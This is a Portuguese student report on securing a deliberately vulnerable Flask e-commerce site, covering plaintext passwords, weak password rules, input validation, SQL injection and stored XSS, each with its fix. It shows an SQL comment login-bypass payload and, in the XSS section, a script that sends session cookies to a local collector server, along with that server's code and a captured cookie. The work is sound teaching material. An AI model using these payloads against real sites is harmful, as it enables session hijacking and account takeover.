

# VULNERABILITIES OF SOFTWARE PRODUCTS

Realizado por:

[Gonçalo José Queirós da Silva Sousa] | 98152

[Joaquim Cristóvão Paiva Rascão] | 107484

[Diogo Santos da Silva Martins] | 108548



**Departamento de Eletrónica, Telecomunicações e Informática**

05/11/2023

# Introdução

Este relatório tem como foco a exploração das vulnerabilidades de um website básico de compra e venda de produtos. Os fundamentos e funcionalidades do primeiro protótipo do website são detalhadas, relatando várias vulnerabilidades facilmente exploradas por agentes maliciosos. De seguida apresentam-se as correções necessárias no código para criar um site final mais robusto e protegido contra a maioria das suscetibilidades.

O relatório é suplementado por imagens com excertos diretos de código, cada uma com a devida explicação para a melhor compreensão do trabalho, e de imagens com bases de dados com a informação interna do website, dos utilizadores e suas ações.

# ÍNDICE

<b>Título</b>	...	<b>[1]</b>
<b>Introdução</b>	...	<b>[2]</b>
<b>Índice</b>	...	<b>[3]</b>
<b>Compreensão do site</b>	...	<b>[4]</b>
Página principal	...	[4]
Register/login	...	[5]
Carrinho de compras	...	[6]
Páginas Admin	...	[6]
<b>Correção de vulnerabilidades</b>	...	<b>[7]</b>
CWE-256: Plaintext Storage of a Password	...	[7]
CWE-521: Weak Password Requirements	...	[8]
CWE-20: Improper Input Validation	...	[9]
CWE-89: SQL Injection	...	[10]
CWE-79: Cross-site Scripting	...	[12]
<b>Conclusão</b>	...	<b>[14]</b>

# COMPREENSÃO DO SITE

Para o estudo de vulnerabilidades foi criado um website simples focado na venda de produtos relacionados ao DETI, com a maioria das utilidades fundamentais implementadas e minimamente seguras.

## - Página principal





Figura 1 - Página principal

Na página principal encontra-se a loja do website com os vários itens à venda para os utilizadores divididos em duas categorias diferentes. Quando o utilizador ainda não fez login na sua conta, no canto superior direito aparecem links para fazer uma conta ou entrar nela, e quando o utilizador já se identificou existem links para verem as suas notificações e o carrinho de compras, além de uma barra de pesquisa.

## - Register/login



Search

Search

### Register to Flask-O-shop

Name:

Phone No:

Email:


Password:

Confirm Password:

Register

*Figura 2 - Página de register*

A página de register, tal como o nome indica, é usada para criar uma conta onde é necessário colocar nome, número de telemóvel, email e password.



Search

Search

### Log in to Flask-O-shop

Email

Password

Login

*Figura 3 - Página de login*

A página de login é semelhante à página anterior, onde se coloca o email e password para entrar na conta pessoal e poder fazer compras no site.

## - Carrinho de compras




Figura 4 - Carrinho de compras

Os artigos escolhidos para o carrinho de compras aparecem nesta página, onde se podem adicionar e remover produtos e finalizar o processo de compra.

## - Páginas Admin




Figura 5 - Página Admin de Itens

Existe ainda páginas que só podem ser acedidas pelos administradores. Na dashboard o administrador pode ver todas as compras feitas no site e na página itens pode adicionar artigos á loja, para além de poder editar os que já lá estão.

# CORREÇÃO DE VULNERABILIDADES

Apesar de ter as proteções fundamentais implementadas, o website ainda tem várias vulnerabilidades que podem ser exploradas por utilizadores com um mínimo conhecimento de programação. Essas vulnerabilidades devem ser testadas para depois criar a versão atualizada do website.

## - CWE-256: Plaintext Storage of a Password

Ao registar uma nova conta no website há que inserir algumas informações e entre estas está a palavra-passe. Dada a sua importância para confirmar a identidade de um utilizador, é vital que a forma como esta fica guardada numa base de dados seja segura. Logicamente, se a palavra-passe for guardada em “plaintext”, ou seja, sem estar cifrada, qualquer pessoa com acesso à base de dados a consegue ver.

Na versão insegura do website é exatamente isso que acontece, como é evidente nos seguintes trechos de código:

```
new_user = User(name=form.name.data,  
                 email=form.email.data,  
                 password=form.password.data,  
                 phone=form.phone.data)
```

Figura 6 - Versão Insegura do Código de Guardar Passwords

id	name	email	phone	password	admin	email_confir...
1	admin	god	1	pbkdf2:sha256:26000...	TRUE	TRUE
2	test	test	1	pbkdf2:sha256:26000...	FALSE	TRUE
3	teste	teste@teste.teste	0000000	testagem	FALSE	FALSE
4	nome	email@email.com	91919191	ABC.1234	FALSE	FALSE
5	nome2	email2@email.com	91919191	ABC.1234	FALSE	FALSE

Figura 7 - Base de Dados da Versão Insegura (linhas 1 e 2 criadas antes das alterações do código)

Para corrigir isto é preciso cifrar a palavra-passe como é apresentado nas próximas imagens de código do website seguro:

```

new_user = User(name=form.name.data,
                 email=form.email.data,
                 password=generate_password_hash(
                     form.password.data,
                     method='pbkdf2:sha256',
                     salt_length=8),
                 phone=form.phone.data)

```

Figura 8 - Versão Segura do Código de Guardar Passwords

id	name	email	phone	password		
1	admin	god	1	pbkdf2:sha256:26000...	TRUE	TRUE
2	test	test	1	pbkdf2:sha256:26000...	FAL...	TRUE
3	teste	teste@teste.teste	0000000	pbkdf2:sha256:26000...	FAL...	FAL...

Figura 9 - Base de Dados da Versão Segura (linhas 1 e 2 criadas antes das alterações do código)

Usou-se a cifra sha256 pois é uma função de hash segura e um salt de 8 caracteres, ou seja, adicionam-se 8 caracteres aleatórios à palavra-passe antes de a cifrar.

## - CWE-521: Weak Password Requirements

Dando seguimento à vulnerabilidade anterior, esta também diz respeito à segurança de palavras-passe. No entanto, esta decorre ao nível do utilizador, ou seja, quando este insere a sua palavra-passe.

Na versão insegura do website o único requisito da palavra-passe é que esta tenha entre 8 e 30 caracteres, sendo só recomendados outros requisitos:

```

password = PasswordField("Password:", validators=[
    DataRequired(),
    Regexp("^[a-zA-Z0-9_!@#%&*+.]{8,30}$",
        message='Password must be 8 characters long and should contain letter
    ])

```

Figura 10 - Versão Insegura do Código de Requisitos de Passwords

Já na versão segura temos como requisitos que a palavra-passe tenha entre 8 e 30 caracteres e pelo menos 1 letra minúscula, 1 letra maiúscula, 1 número e 1 símbolo válido:



```
password = PasswordField("Password:", validators=[
    DataRequired(),
    Length(8, 30, 'Password must be between 8 and 30 characters long'),
    Regexp(r'^(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[_\-\&$@#!%*+.\-]).*$',
        message= 'Password must contain a lowercase letter, an uppercase let
    ])
```

*Figura 11 - Versão Segura do Código de Requisitos de Passwords*

Ao forçar estes requisitos as palavras-passe do website são muito mais robustas e menos suscetíveis a Brute Force e Dictionary attacks.

Podia-se aplicar mais requisitos como:

- Password distinta de x presentes num text file;
- Não haver caracteres sequenciais (“abcd”);
- Não ter caracteres repetidos.

No entanto, pensamos que os requisitos apresentados na versão segura já são suficientes para demonstrar o nosso conhecimento desta vulnerabilidade.

## - CWE-20: Improper Input Validation

Quando escolhemos o item que queremos comprar no website original, temos a opção de escolher o número desse item que queremos. Se tentarmos inserir diretamente valores negativos ou acima de 50 verificamos que esses valores são imediatamente substituídos por 1 ou por 50, os limites dos itens que podemos comprar. No entanto, se usarmos as setas para definir o valor conseguimos ultrapassar os limites e caso adicionarmos os itens com valores negativos o preço também se torna negativo, sendo possível comprar os artigos pagando um valor muito mais baixo.

É fácil perceber qual é a vulnerabilidade que causa este problema quando investigamos o ficheiro “item.html”.

```
<form action="{{ url_for('add_to_cart', id=item.id) }}" method="POST">
  Quantity:
  <input type="number" value="1" name="quantity" onkeyup="if(this.value > 50) this.value=50; if(this.value < 1) this.value=1;" required>
  <br><br>
  <input type="submit" class="add-to-cart" value="Add to Cart" name="add">
</form>
</a>
```

*Figura 12 - Código Inseguro de Input de Itens*

Neste ficheiro podemos ver que os limites numéricos são definidos através do evento “onkeyup”, que substitui os valores inseridos pelo utilizador caso ultrapassem os limites. O evento é uma medida de segurança muito fraca pois não reage à inserção indireta dos valores, sempre que ocorra um erro onde se possa colocar os números fora dos limites não há proteção para o prevenir.

```

<form action="{{ url_for('add_to_cart', id=item.id) }}" method="POST">
  Quantity:
  <input type="number" value="1" name="quantity" min="1" max="50" onkeyup="if(this.value > 50) this.value=50; if(this.value < 0) this.value=0" r
  <br><br>
  <input type="submit" class="add-to-cart" value="Add to Cart" name="add">
</form>
</a>

```

*Figura 13 - Código Seguro de Input de Itens*

Para corrigir o erro basta adicionar os atributos “max” e “min” na mesma linha definindo os limites de uma forma muito mais segura, já que se torna impossível colocar números fora deles, sejam inseridos diretamente ou indiretamente.

## - CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

```

@app.route("/login", methods=['POST', 'GET'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('home'))
    form = LoginForm()
    if form.validate_on_submit():
        email = form.email.data
        # Executa uma consulta SQL para encontrar o usuário com o email e senha fornecidos
        result = db.engine.execute(text(f"SELECT * FROM users WHERE email = '{email}' AND password = '{form.password.data}'"))
        user_row = result.first()

        if user_row is None:
            flash(f'User with email {email} doesn\'t exist!<br> <a href={url_for("register")}>Register now!</a>', 'error')
            return redirect(url_for('login'))
        else:
            user_id = user_row[0]
            user = User.query.get(user_id)
            login_user(user)
            return redirect(url_for('home'))
    return render_template("login.html", form=form)

```

*Figura 14 - Código Inseguro de Login*

Esta é a função de código que está responsável por validar/autenticar um novo utilizador, no entanto, é vulnerável a ataques de injeção SQL devido à forma como a consulta SQL está construída. A consulta para encontrar o usuário com o email e senha fornecidas é feita concatenando diretamente os dados do usuário na string da consulta, o que permite a um atacante a inserção de comandos SQL maliciosos.

## Log in to Flask-O-shop




Figura 15 - Página de login (teste)

Por exemplo, se introduzirmos um email válido no formato “email’ --” a consulta SQL torna-se "SELECT \* FROM users WHERE email = 'email' -- AND password = ''". O “--” em SQL é um comentário, então tudo após isso é ignorado. O que faz com seja possível fazer login mesmo sem termos inserido a senha correta.

Para evitar esta vulnerabilidade, devem ser usadas consultas parametrizadas ou prepared statements, que separam a consulta SQL dos dados e assim garantir que os dados sejam sempre tratados como dados literais e não como parte do código.

```
result = db.engine.execute(text("SELECT * FROM users WHERE email = :email AND password = :password"), {'email': email, 'password': form.password.data})
```

Figura 16 - Prepared Statement

Na nossa versão corrigida optamos por usar outra alternativa que foi usar a biblioteca ORM (Object-Relational Mapping) SQLAlchemy, que escapa os dados de entrada e evita injeções de SQL.

```
@app.route("/login", methods=['POST', 'GET'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('home'))
    form = LoginForm()
    if form.validate_on_submit():
        email = form.email.data
        user = User.query.filter_by(email=email).first()
        if user == None:
            flash(f'User with email {email} doesn\'t exist!<br> <a href={url_for("register")}>Register now!</a>', 'error')
            return redirect(url_for('login'))
        elif check_password_hash(user.password, form.password.data):
            login_user(user)
            return redirect(url_for('home'))
        else:
            flash("Email and password incorrect!!", "error")
            return redirect(url_for('login'))
    return render_template("login.html", form=form)
```

Figura 17 - Código Seguro de Login

A diferença nesta versão está então na maneira como o user é obtido, neste caso é feito através de uma consulta ao banco de dados usando o método filter\_by() que já escapa automaticamente os dados de entrada.

## - CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

O Cross-Site Scripting é uma vulnerabilidade que permite a injeção de scripts maliciosos em páginas web visualizadas por outros utilizadores. Neste caso, a vulnerabilidade XSS está na descrição do produto.

```
<script>
  var xhr = new XMLHttpRequest();
  xhr.open("POST", 'http://localhost:3000', true);
  xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  xhr.send("cookie=" + document.cookie);
</script>
```

Figura 18 - Código Inseguro da Descrição do Produto

Este script está armazenado na descrição do produto "DETI Phone Case" e cada vez que um utilizador abre esse produto o script é executado e os cookies da sessão atual são enviados para um servidor, que neste caso é o localhost à escuta na porta 3000.

O template items.html é responsável por mostrar a página com as informações do produto, a descrição do item é renderizada sem ser escapada devido ao uso do filtro safe do Jinja2.

```
{% for item in items %}
  <tr>
    <td>{{ item.id }}</td>
    <td>{{ item.name }}</td>
    <td>{{ item.price }}</td>
    <td>{{ item.category }}</td>
    <td>{{ item.image[:15] }}...</td>
    <td>{{ item.details[:40] | safe }}...</td>
    <td>
      <a href="{{ url_for('admin.edit', type='item', id=item.id) }}">#9998;</a>
      <a href="{{ url_for('admin.delete', id=item.id) }}">#10060;</a>
    </td>
  </tr>
{% endfor %}
```

Figura 19 - Código do Template "items"

Isto significa que qualquer script incluído na descrição do item será executado quando a página for carregada. Além disso, o roubo dos cookies é facilitado pois a configuração SESSION\_COOKIE\_HTTPONLY está definida como False, o que significa que os cookies podem ser acessados por meio de scripts do lado do cliente. Permitindo que o script malicioso leia o cookie da sessão e o envie para o atacante.

```
from flask import Flask, request

app = Flask(__name__)

@app.route('/', methods=['POST'])
def home():
    data = request.form
    print('Dados recebidos:')
    for key, value in data.items():
        print(f'Chave: {key}')
        # Divide o valor em cookies individuais
        cookies = value.split('; ')
        for cookie in cookies:
            # Verifica se o cookie contém '='
            if '=' in cookie:
                # Divide o cookie em nome e valor
                cookie_name, cookie_value = cookie.split('=')
                print(f'Nome do Cookie: {cookie_name}, Valor do Cookie: {cookie_value}')
            else:
                print(f'Cookie sem valor: {cookie}')
    return '', 200

if __name__ == '__main__':
    app.run(port=3000)
```

Figura 20 - Código de Cookies

O servidor cookies\_server está à escuta na porta 3000 pronto para receber o cookie, para poder depois ser usado para sequestrar a sessão do usuário. Isso pode assim permitir a realização de ações em nome do usuário, como alterar a senha ou fazer comprar.

Exemplo: O utilizador fez login, depois entrou no produto que contém o script malicioso na descrição e podemos ver que o cookie foi capturado e enviado para o cookies\_server.

```
* Serving Flask app 'cookies_server' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:3000/ (Press CTRL+C to quit)
Dados recebidos:
Chave: cookie
Cookie sem valor:
127.0.0.1 - - [05/Nov/2023 18:39:18] "POST / HTTP/1.1" 200 -
Dados recebidos:
Chave: cookie
Nome do Cookie: session, Valor do Cookie: .eJwIjktqAzEQRO-itRdgaVu-T3Df6kvJ0Bj4zv4kFwFmg4L3LkldcX-X-PF9xk8e3l3uZQKzD6WknsFOU2Np1A555kaVbdi2Wb1RUMUmrVRUe1xdI82y6rr2ayPz4qLxxTjXuIh38IMCE
376A9uAsRagddI0C9b5HfW-N-De9p15vH8fctPBkyeYivgtC7gvoKkYNSfpkvWwYLUgPL5A1UuQLk-ZUfhfg.5CHO931Vvy29mauS17L13TKDd8
127.0.0.1 - - [05/Nov/2023 18:40:00] "POST / HTTP/1.1" 200 -
[]
```

Figura 21 - Output do Script Malicioso

Para mitigar este problema devem ser tomadas algumas medidas como: escapar adequadamente a saída para evitar a injeção de scripts, neste caso estamos a usar o template engine Jinja2, isso já é feito automaticamente a menos que coloquemos o atributo `safe`, que neste caso não se deve colocar.

Devemos ainda definir `SESSION_COOKIE_HTTPONLY` como `True` para evitar que os cookies sejam acessados por scripts do lado do cliente.

## CONCLUSÃO

Concluindo, a transformação de um website mais fraco num muito mais robusto e seguro ajudou imenso a aumentar o nosso conhecimento sobre como são exploradas as vulnerabilidades, e o quão fácil é encontrar uma e utilizá-la para comprometer um website. Encontrámos imensos tipos de “buracos” na arquitetura que antes pensámos serem difíceis de serem corrigidos, até aprendermos que grande parte de fugas de informação em websites devem-se menos a um atacante especialista e mais a simples falhas por parte dos codificadores.